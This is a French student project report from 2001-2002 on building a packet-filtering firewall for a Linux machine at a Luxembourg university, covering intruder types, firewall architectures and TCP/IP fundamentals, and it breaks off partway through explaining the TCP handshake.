Année académique 2001-2002

Création d'un Firewall

Travail à réaliser :

L'objet de ce projet de fin d'études est la création d'un Firewall qui est basé sur le principe du filtrage de paquets.

Le travail consiste dans l'édition et l'installation d'un script firewall sur une machine Linux du Centre Universitaire.

La description de diverses méthodes d'intrusions connues est une partie essentielle du projet. Pour cela, il faut faire une synthèse de divers papiers recherchés sur Internet "www.cert.org" et sur d'autres sites.

Enfin, la validation du script consiste en un contrôle que les divers dispositifs de protection fonctionnent correctement.

Etudiant :

Nom : Gaspers Serge

Classe : 2e année du D.U.T. en informatique

Adresse : 2, rue du Fossé L-3644 Kayl (Luxembourg)

Téléphone : 021 30 67 37 ou 56 79 66

e-mail : sergej@email.lu ou gaspers@cu.lu

Promoteur du projet : Prof P. YANS

1. Table des matières

2. Remerciements

Je tiens à remercier

- le tuteur de ce projet, M. P. Yans qui m'a toujours indiqué les étapes à franchir tout au long de ce projet, relu ce que j'avais produit plusieurs fois et donné son avis. Il était aussi ouvert pour toutes les questions,
- l'étudiant Christophe Ferreira qui a mis à ma disposition son ordinateur de la salle informatique du Centre Universitaire plusieurs fois pour que je puisse effectuer les tests nécessaires,
- l'administration du Centre Universitaire pour avoir mis à ma disposition le matériel informatique nécessaire (machines, réseau, imprimante, …) et pour m'avoir prêté le livre « linux firewalls » de Robert L. Ziegler,
- ma famille et ma copine pour le soutien moral pendant cette période.

3. Introduction


Évolution récente des intrusions

Au cours des dernières années, le nombre d'intrusions illégales dans des systèmes informatiques à travers Internet a considérablement augmenté.

Un CERT (Computer Emergency Response Team) est un organisme ou une société qui produit des rapports sur les incidents qui comprennent les attaques, les virus et les bugs et des rapports sur des vulnérabilités qui concernent des systèmes d'exploitations ou des applications logicielles spécifiques. Un CERT a donc pour but d'informer et de prévenir/réagir ainsi face aux incidents de sécurité qui augmentent d'année en année. Souvent, il donne aussi des conseils aux utilisateurs pour éviter des attaques.

Le CERT/CC (Computer Emergency Response Team / Coordination Center) publie l'ensemble des rapports et statistiques qui lui sont donnés par les différents CERTs réparties dans le monde.

Voici un graphique qui illustre l'augmentation des incidents reportés aux CERTs pendant les dernières années. En se basant sur le nombre d'incidents qui ont été reportés pendant le premier quart de l'année 2002, on peut prévoir qu'en 2002, le nombre d'incidents double encore une fois par rapport à l'année précédente.



Classification des intrus

Les gens qui s'introduisent dans des systèmes sont de deux familles :

- les pirates, Crackers ou Black Hats qui se caractérisent par des activités illégales
- et les White Hats (parfois nommés simplement hackers) qui s'illustrent par leur désir de connaître, d'apprendre et d'améliorer la sécurité en ligne.


Un des plus réputés White Hats en France agit sous le pseudonyme « Fozzy ». Il a trouvé récemment plusieurs failles dans les services de courrier électronique : Hotmail et Yahoo ! Après avoir alerté les deux services, il recevait une réponse de Hotmail disant que le problème était résolu. En revanche, Yahoo ! ne parvenait pas à résoudre le problème avant que « Fozzy » ne publie le problème dans le journal « Hackerz Voice » pour avertir les utilisateurs.

Mais les intrusions ont souvent d'autres raisons que la sécurisation de systèmes informatiques :

Quelques pirates pénètrent dans des ordinateurs parce que c'est un loisir intéressant pour eux ou parce qu'ils aiment se vanter, embêter les autres ou le défi. D'autres, par contre, cherchent des avantages plus concrets, comme la diffusion de copies illégales de logiciels ou l'espionnage. Enfin, les « Hacktivistes » ont des raisons politiques pour s'introduire dans des systèmes. Par exemple, en 1999, le site du Front National avait été hacké par le hacktiviste Raptor666 qui avait remplacé la page d'accueil par une autre qui attaquait le racisme et le fascisme.

Qu'est-ce qu'un firewall ?

Pour lutter contre des intrusions illégales, l'établissement d'un pare-feu (appelé aussi coupe-feu ou *firewall* en anglais) est indispensable. C'est un système qui permet de protéger un ordinateur ou un réseau des attaques qui proviennent d'un autre réseau, notamment Internet. Le système firewall est un système logiciel (parfois également matériel) constituant un intermédiaire entre le réseau local et le monde extérieur. Dans le cas où la zone protégée se limite à l'ordinateur sur lequel le firewall est installé, on parle de *firewall personnel*.



Dans le cadre de ce projet de fin d'études, un firewall personnel doit être installé. Celui-ci se laisse quand-même transformer aisément en un firewall qui protège tout un réseau.

Les types de firewall

1. Le filtrage de paquets

Un firewall fonctionnant selon le principe du filtrage de paquets analyse les paquets, donc les messages qui sont échangés entre deux machines. Plus précisément, ils analysent l'en-tête de

ces paquets, qui contient surtout des informations pour l'acheminement des paquets et sur le type des paquets, et décident si le paquet est acceptable ou pas.

L'avantage de ce type de firewall est qu'il n'a pratiquement pas d'impact sur les performances du réseau et est tout à fait transparent pour l'utilisateur. Il peut aussi enregistrer les paquets non acceptés dans des journaux, ce qui facilite de retrouver les auteurs de l'agression.

L'inconvénient majeur est que l'authentification ne peut se faire qu'à partir de l'adresse IP. Si l'administrateur bloque l'adresse IP d'un ordinateur du réseau interne, c'est-à-dire qu'il rejette tous les messages qui partent de cette adresse IP ou qui sont destinés à celle-ci, pratiquement rien n'empêche l'utilisateur de se connecter d'un autre ordinateur du même réseau à Internet ou de simplement changer son adresse IP.

Notre firewall personnel travaillera selon ce principe. Une bonne connaissance du protocole TCP/IP est nécessaire afin de créer des règles de filtrage cohérentes.

2. Les Application-Level Gateways

Ce type de firewall est mieux connu par les logiciels qui tournent sur son système : les proxies. Ce sont des logiciels spécifiques écrits pour chaque service qui doit être supporté et permettent de filtrer les communications application par application. L'ordinateur qui relie le réseau interne au réseau externe est appelé serveur proxy. Chaque programme proxy de ce serveur se comporte vis-à-vis du client sur le réseau interne comme serveur et vis-à-vis du serveur sur le réseau externe comme client.

Pour chaque application dont l'administrateur veut accepter la communication du réseau interne avec l'extérieur, il doit y avoir un programme proxy qui peut contrôler l'intégrité des données sur un niveau plus haut que le filtrage de paquets, car le programme proxy connaît la manière dont les données doivent être structurées dans l'application en question. En plus, il peut scanner les données pour trouver des virus et authentifier les utilisateurs.

L'avantage de ce type de firewall est qu'il offre en principe le plus haut degré de sécurité envisageable. Un autre avantage est que l'administrateur peut forcer l'authentification des utilisateurs avec un nom d'utilisateur et un mot de passe. Les Application-Level Gateways sont plus faciles à configurer et à tester que les firewalls basées sur le filtrage de paquets. On peut encore remarquer qu'il est facile de loguer le trafic entrant et sortant.

Le plus grand désavantage de ce type de firewall est que des programmes et des interfaces spécialisés sont requis et que seulement les services les plus importants seront supportés. Un autre inconvénient est la forte consommation de ressources sur le serveur proxy. Ce type de firewall est aussi moins transparent envers l'utilisateur.

3. Les Circuit-Level Firewalls

Ce type de firewall ne réalise aucun contrôle ou filtrage une fois que la connexion est permise. Ils agissent simplement comme un tuyau (*wire*) entre le serveur et le client. Comme les Application-Level Gateways, ils permettent l'authentification des utilisateurs et ils apparaissent pour chaque interlocuteur comme l'autre extrémité de la connexion.

Ce type de firewall est souvent utilisé pour les communications sortantes en parallèle avec un autre type de firewall pour les communications entrantes, ce qui forme un firewall hybride.

Architecture des firewalls

À part le choix du type de firewall que l'on veut implémenter, il est aussi nécessaire de choisir une architecture qui est en accord avec le degré de sécurité souhaité et le nombre et le type de machine(s) qu'on veut protéger. Voici quelques architectures possibles :


1. Firewall personnel

On parle de pare-feu personnel si seulement un ordinateur doit être protégé contre d'éventuels intrus. Il est clair que dans une telle architecture le choix d'un *Application-Level Gateway* ou d'un *Circuit-Level Gateway* a peu de sens.

Vu que ce projet a pour objectif de protéger en premier lieu une seule machine du Centre Universitaire, cette architecture très simple sera utilisée.

2. Firewall bastion

Une firewall bastion se situe entre le réseau externe (Internet) et le réseau interne (LAN). Sa mission primaire est de protéger le réseau local contre d'éventuelles agressions venant de l'extérieur. Dans certains cas, il est également nécessaire de limiter les actions des utilisateurs du réseau interne, pour éviter que ceux-ci lancent des attaques, par exemple. Des parents peuvent aussi implémenter un serveur proxy pour éviter que les enfants recherchent des pages contenant certains mots ou accèdent à certains sites.



Dans le cas où l'on ferait confiance aux utilisateurs du réseau interne, le firewall personnel qui est établi dans le cadre de ce projet peut facilement être converti en un pare-feu bastion.


Cette architecture est acceptable pour des petits réseaux locaux, mais les grands réseaux qui offrent aussi plusieurs services, comme des services web et ftp font mieux de choisir la prochaine architecture, car une fois que le firewall bastion est percé, tout le réseau interne est accessible à l'intrus.

3. Firewall bastion + Firewall interne (choke)

Dans un grand réseau qui offre des services à des clients se trouvant sur le Net, il vaut mieux différencier les serveurs offrant des services, sur lequel se trouvent des informations publiques et les machines du réseau local, sur lequel se trouvent des données personnelles de l'entreprise qui doivent être protégées davantage.

Dans cette architecture, il y a deux pare-feux, un qui protège les serveurs de services et un qui protège les machines du réseau interne. Les règles de sécurité du 2e firewall (choke) seront plus restrictives, car dans le cas où quelqu'un arriverait à s'introduire dans un serveur web, par exemple, il ne doit pas être capable d'attaquer les ordinateurs du réseau local.


La zone qui est moins protégée de par le fait qu'elle doit offrir certains services est appelée zone démilitarisée. Elle se situe entre les deux firewalls.



4. Notions de base

TCP/IP

Pour transporter des informations d'une machine à l'autre à travers l'Internet, une famille de protocoles est utilisée, appelée TCP/IP (Transmission Control Protocol / Internet Protocol). Le modèle TCP/IP est divisé en quatre couches/niveaux pour faciliter la communication entre les ordinateurs. On 'divise pour mieux régner'. Chaque couche a une tâche bien déterminée et ne doit pas nécessairement savoir comment les données sont traitées dans les autres couches.



Canal physique

La couche Application permet à 2 applications sur différentes machines de communiquer, c'est-à-dire de s'envoyer des messages mutuellement. La structure de ces messages dépend du type de l'application. Une page web est par exemple transmise par le protocole `http`.

La couche Transport accepte les données de la couche Application, les découpe en paquets (segments TCP ou datagrammes UDP, cf. page 15) et les ordonne. Elle assure éventuellement l'intégrité des messages transmis de bout en bout.

La couche Réseau s'occupe de l'acheminement des datagrammes (paquets IP, cf. page 11).

Finalement, la couche Liaison est responsable de l'acheminement de blocs d'information sur la liaison physique (ligne téléphonique, satellite, réseau local). Pour effectuer une transmission correcte, cette couche attache des en-têtes au paquet de données à transmettre. Les messages qui sont échangés sont appelés *trame*. Sa conception incombe plutôt à des spécialistes du domaine de l'ingénieur électronicien.

IP

Adresse IP

Une adresse IP est un nombre de 32 bits (4 octets) qui identifie une machine, plus précisément une interface réseau, c'est-à-dire un modem ou une carte ethernet, …. Sa représentation se fait en notation décimale pointée. Les adresses possibles vont donc de 0.0.0.0 à 255.255.255.255 et elle doit être unique au monde. Elle est découpée en deux parties : la première désigne

l'adresse de réseau (`network id`), la seconde est l'identificateur local de la machine (`host id`). L'adresse de réseau des grands réseaux est plus petite que celle des petits réseaux.

Réseau de classe A : de 1.0.0.0 à 126.0.0.0	max. 16 277 214 id locaux
Réseau de classe B : de 128.1.0.0 à 191.255.0.0	max. 65 534 id locaux
Réseau de classe C : de 192.0.1.0 à 223.255.255.0	max. 254 id locaux
Réseau de classe D : de 224.* à 231.*	adresses multicast
Réseau de classe E : de 239.* à 254.*	réservé pour utilisations futures

L'adresse 127.0.0.1 est l'adresse `loopback` ou `localhost`. Par cette adresse, on désigne soi-même. Ceci est utile si on veut tester des logiciels. On leur dit donc de se connecter à sa propre machine sans passer par l'interface externe (modem, carte ethernet, …).

Si tous les bits de l'identificateur local sont mis à 0, on désigne tout le réseau, p.ex.: 193.168.74.0 désigne le réseau de la classe C qui se trouve au rez-de-chaussée du Bâtiment des Sciences dans le Centre Universitaire.

Si tous les bits de l'identificateur local sont à 1, on désigne l'adresse *broadcast* de ce réseau, donc toutes les machines de ce réseau. Un paquet envoyé à une adresse broadcast est envoyé à toutes les machines de ce réseau (si le réseau n'est pas configuré de façon à ignorer le broadcasting par mesure de sécurité), p.ex.: 193.168.74.255. Si on veut adresser toutes les machines du même réseau, l'adresse de diffusion locale 255.255.255.255 est utilisée, ainsi l'ordinateur n'a pas besoin de connaître l'adresse de son réseau.

Ceci est la raison pour laquelle un réseau de classe C peut seulement avoir 254 identificateurs locaux alors que théoriquement 2^8=256 seraient possibles : une adresse IP est réservée pour désigner le réseau et une est l'adresse broadcast.

L'adresse 0.0.0.0 est émise comme adresse source si cette machine ne connaît pas son adresse IP. Exemple : une machine sans disque de démarrage utilisant RARP (voir page 13) ou une nouvelle station arrivant sur le réseau.

Sous-réseaux IP

L'administrateur réseau peut diviser son réseau en plusieurs sous-réseaux (subnet) pour avoir une meilleure structuration du réseau. Le réseau de classe C 193.168.74.0 peut, par exemple, être divisé en deux sous-réseaux. Dans ce cas de figure, le premier bit de la partie `host id` (dernier byte de l'adresse IP) dans une adresse IP définit alors à quel réseau l'adresse IP appartient.

Datagrammes IP

Le format de paquet adopté par la couche IP est le datagramme. C'est donc un groupe d'octets qui circule sur Internet, provenant d'une station et à destination d'une autre station.

Un datagramme IP est divisé en 2 parties : l'en-tête (header) et les données. L'en-tête contient entre autre les informations suivantes :

`Vers` : la version du protocole. La version actuelle est la version 4

`IHL` : Internet Header Length. C'est la longueur de l'en-tête exprimée en mots, en anglais Fullword (1 Fullword = 4 octets). Généralement, l'en-tête a une longueur de 5 mots

`TOS` : Type of Service. Ce champ n'est actuellement pas utilisé, il était prévu pour donner la qualité de service requise.

`TL` : Total Length. C'est la longueur totale du datagramme IP en octets. La longueur maximale d'un datagramme IP est de 64 Ko, mais il est recommandé de ne pas dépasser les 576 octets.

`TTL` : Time To Live : C'est le nombre maximal de routeurs qu'un datagramme peut traverser (ou nombre de *hop*s). Il sert à éviter qu'un datagramme circule éternellement en cas de boucle, mais il sert à d'autres utilisations (voir la commande traceroute, page 58). En fait, les routeurs prennent seulement en compte l'adresse IP destinataire du datagramme pour choisir à quel routeur il faut le transmettre et il se peut que des informations n'arrivent jamais à son destinataire dans le cas d'une boucle.

`Protocol` : Ce champ indique le protocole de la couche supérieure.

TCP : 6
UDP : 17
ICMP : 1

En fait, on peut considérer que le protocole ICMP se situe entre la couche Réseau et la couche Transport. C'est la raison pour laquelle je l'ai mis entre parenthèses dans la couche Réseau sur le graphique au-dessus. Mais en tout cas, un datagramme IP est compris dans un Message ICMP.

Ensuite, un datagramme IP contient encore un champ qui vérifie l'intégrité de l'en-tête (`Header Checksum`) et des champs qui contiennent des informations sur la fragmentation IP : le n° d'identification du datagramme (`ID`), des flags qui indiquent s'il y a encore des fragments qui vont arriver (`Flags`) et la position du fragment dans le datagramme d'origine (`FO` = Fragment Offset).

Naturellement, une en-tête IP contient aussi l'adresse IP de l'émetteur (`Source Address`) et celle du destinataire (`Destination Address`). Attention, ce sont les adresses des extrémités et non pas des routeurs intermédiaires.

Les deux autres champs sont `Options` (niveau de sécurité, time stamp) et `Padding` (complète le champ `Options` pour que l'en-tête soit un multiple de 32).

`ARP` (Address Resolution Protocole) est un protocole qui permet de trouver l'adresse physique (appelée adresse Ethernet ou encore adresse MAC : Medium Access Control) sur le même réseau en donnant uniquement son adresse IP.
En fait, la carte réseau de chaque machine connectée au réseau possède un numéro d'identification unique qui est fixé dès la fabrication de la carte en usine. Toutefois, la communication sur Internet ne se fait pas directement à partir de ce numéro, mais à partir d'une adresse logique : l'adresse IP. Si l'acheminement des paquets serait fait en utilisant cette adresse physique, les mises à jour dans les routeurs suite à des remplacements de cartes ne trouveraient pas de fin. Les correspondances entre les adresses physiques et logiques sont faits à l'aide d'une table ARP. Sous Linux, le contenu de cette table peut être affiché par la commande `arp -a`.
L'effet renversé (trouver l'adresse IP à partir d'une adresse physique) peut être obtenu par `rarp -a`. C'est souvent utilisé dans le cas où une machine n'aurait pas de disque de démarrage et utilise le protocole `rarp` pour demander au serveur sa propre adresse IP et, par la suite, charger un fichier en mémoire pour amorcer la machine.

Paquets ICMP

L'abréviation ICMP signifie « Internet Control Message Protocol » et c'est un protocole qui s'occupe des messages d'erreurs transmis sur le réseau. Un tel paquet peut être envoyé par l'équipement destinataire ou un routeur intermédiaire s'il constate un problème lié à un paquet d'un autre type. En général, un message ICMP ne doit pas engendrer un autre message ICMP, il ne demande donc pas de réponse (exception : ICMP `echo request`). Cela évite d'entrer dans un cercle vicieux de réémissions de messages de contrôle en réponse à d'autres messages de contrôle. Donc, en cas d'erreur sur un datagramme transportant un message ICMP, aucun message d'erreur n'est délivré.

Comme je l'ai dit auparavant, ce protocole utilise le protocole IP comme une couche supérieure, il est donc contenu dans un datagramme IP.

Le but de ces messages de contrôle est de pouvoir signaler l'apparition d'un cas d'erreur dans l'environnement IP. C'est la raison pour laquelle le protocole ICMP fait partie de la couche Réseau.

L'en-tête ICMP décrit seulement que c'est un message ICMP. Le champ données ICMP est divisé en 4 parties : `Type`, `Code`, `Checksum` et `Message`.

Le premier octet du champ données ICMP est son type. Sa valeur détermine le format du reste des données. Voici quelques exemples de types :

Type	Nom symbolique	Signification
0	echo-reply	Réponse à un ping
3	destination-unreachable	Un routeur ne peut pas transmettre le paquet au routeur/réseau suivant
4	source-quench	Le routeur signale que le volume de données envoyé est trop grand et demande de réduire la vitesse de transmission
5	redirect	Le routeur pense qu'il y a une route plus courte
8	echo-request	Envoi d'un ping
11	time-exceeded	Le temps de vie (ttl = time-to-live) est dépassée
12	parameter-problem	Le champ d'une en-tête est erroné

La partie `Code` du champ Données ICMP nous donne plus d'informations sur la cause de l'envoi du message ICMP. Pour le type `destination-unreachable` (3), le tableau suivant donne les codes les plus fréquents et leur signification :

Code	Signification
0	Réseau inaccessible
1	Hôte inaccessible
2	Protocole non disponible
3	Port non accessible
4	Fragmentation nécessaire, mais interdite par un flag dans l'en-tête IP
5	Le routage a échoué

La partie `Checksum` contient des bits qui permettent de contrôler l'intégrité du message.

La partie `Message` est variable en taille, elle dépend du type de message ICMP. Souvent, elle contient l'en-tête IP plus les 64 premiers bits extraits du datagramme original. Ces données peuvent être utilisées par la machine hôte pour reconnaître le programme concerné par ce message.

Ports

Un port est un identificateur d'une application. C'est simplement un numéro qui désigne une destination abstraite utilisée par un protocole de la couche Transport. Derrière les ports se cachent des applications qui veulent communiquer avec d'autres programmes à travers Internet. On peut dire que les ports sont des noms numériques de 0 à 65535 pour les services réseau/Internet.

Les `démons` (en anglais `daemons`), c'est-à-dire les programmes qui attendent des connexions (ils se trouvent sur des « serveurs »), les plus importants sont désignés par les

ports privilégiés (1 à 1023). L'IANA (Internet Assigned Numbers Authority) s'occupe de l'affectation des services aux ports. Les programmes des ports privilégiés ont en général les privilèges `root`, mais il y a des exceptions. Quoique l'affectation des numéros de ports aux applications soit standardisée, un client ne peut jamais être sûr que le service avec lequel il communique est réellement celui qu'il prétend être.

Un service est dit « offert » s'il est accessible au port correct. Le tableau suivant montre les ports les plus importants et leur nom symbolique.

Port	Nom	Protocole	Explication
20	FTP-Transfert	TCP	Connexion de données du protocole FTP
21	FTP-Contrôle	TCP	Connexion de commande du protocole FTP
23	Telnet	TCP	Terminal à distance (TErminaL NETwork protocol) : c'est un terminal virtuel utilisable à partir d'une autre machine
25	SMTP	TCP	Transmission de messages e-mail
43	Whois	TCP	Permet d'avoir des informations sur un réseau
53	DNS	TCP ou UDP	Domain Name Server : pour la conversion des noms symboliques en adresses IP
80	WWW	TCP	World Wide Web utilisé par les serveurs Web et les browseurs, basé sur le protocole HTTP
443	HTTPS	TCP	Utilisé par SSL (Secure Socket Layer), un protocole pour l'accès sécurisé et crypté à des sites Web.

Aux ports non-privilégiés (1024 à 65535) sont affectés dynamiquement les applications du client qui veulent communiquer avec le serveur. Quelques ports de ce domaine peuvent aussi être utilisés pour des services spécifiques, comme le serveur `X-Window` (ports 6000 à 6063).

Une connexion est toujours identifiée par deux « sockets » : Le socket client est la combinaison entre le port client, son adresse IP et le type de protocole (TCP ou UDP). Le socket serveur est composé de la même façon.

Paquets UDP

Les deux protocoles principaux de la couche Transport sont TCP et UDP. La différence fondamentale entre eux est que TCP fonctionne en mode orienté connexion et que UDP fonctionne en mode sans connexion.

UDP signifie « User Datagram Protocol ». Vu que ce protocole est sans connexion, il est sans garantie, c'est-à-dire qu'il n'y a pas de confirmation que l'autre ordinateur a reçu le paquet, pas de contrôle de flux et pas d'ordonnancement des paquets. On peut comparer ce protocole par l'envoi d'une lettre en vie pratique. Par contre, le protocole TCP est comparable à un appel téléphonique, vu qu'on doit d'abord établir une connexion avant d'échanger des informations.

Le protocole UDP ajoute une en-tête de 8 octets aux données qu'il a reçu de la couche supérieure. Elle comprend le `port source` et le `port destinataire` ; le `port source` est optionnel, il peut indiquer un port pour la réponse. Le champ `Length` de 16 bits contient la longueur totale du paquet UDP, la longueur maximale étant de $2^{16} = 64$ Koctets. Enfin, le champ `Checksum` (qui est optionnel) est la seule garantie sur la validité des données (en-tête UDP & données proprement dites) qui arrivent à destination.

Paquets TCP

Le protocole TCP (Transmission Control Protocol) a été conçu pour répondre aux besoins suivants :

- Faire tout ce que UDP sait faire,
- Vérifier que le destinataire est prêt à recevoir des données,
- Fragmenter les gros paquets pour que IP les accepte,
- Numéroter les paquets pour vérifier s'ils sont tous arrivés à destination, le cas échéant redemander les paquets manquants et réassembler tous les paquets fragmentés pour les donner à la couche Application.


Comme UDP, TCP contient aussi les champs `port source`, `port destinataire` et `Checksum`. En plus, un paquet TCP contient les champs suivants :

La `Sequence Number` est la numérotation des octets dans les paquets, donc le nombre d'octets déjà transmis. Il est utilisé pour donner la possibilité de redemander les paquets perdus en route ou pour éliminer les paquets qui sont arrivés plusieurs fois.

L'`Acknowledgement Number` exprime le numéro du prochain octet que le destinataire espère recevoir et c'est en même temps un accusé qu'il a reçu les octets précédents sans erreur ni perte.

Le champ `Data Offset` ou `HLEN` est la longueur de l'en-tête donnée en multiple de 32 octets.

Le champ `Window` indique combien d'octets l'émetteur peut envoyer sans avoir eu un acquittement des paquets précédents. En effet, on a introduit dans TCP le mécanisme de « fenêtre de transmission ». Dans la fenêtre sont les octets qui ont déjà été envoyées, mais dont l'acquittement n'a pas encore été reçu et les octets qui peuvent encore être envoyés sans qu'on doive recevoir un acquittement pour des paquets antérieurs. Ce mécanisme évite que le serveur doive attendre l'acquittement du paquet précédent avant transmettre le prochain.



Pour chaque connexion, le serveur et le client doivent alors gérer 3 pointeurs, représentés par les bulles ci-dessus. Le champ `Window` contient alors la largeur de la fenêtre.

En plus, un paquet contient encore 6 fanions (flags) :
- URG : message urgent ou non, exemple: interruption
- ACK : utilisé pour l'accusé de réception
- SYN : exprime le désir d'établir une connexion
- PSH : le paquet doit être délivré immédiatement et ne pas être mis dans un buffer
- RST : exprime le désir de réinitialiser la connexion
- FIN : termine la connexion

Dans le cas normal, l'échange de données en utilisant le protocole TCP comporte trois phases:

- L'établissement de la connexion,
- Le transfert de données et le contrôle de flux,
- La libération de la connexion.

L'établissement de la connexion se fait par une « procédure à trois mains » (en anglais « Three-Way Handshake »).

a) D'abord, le client qui veut établir une connexion avec le serveur, émet un paquet TCP qui contient le flag SYN et le numéro de séquence 'x'.

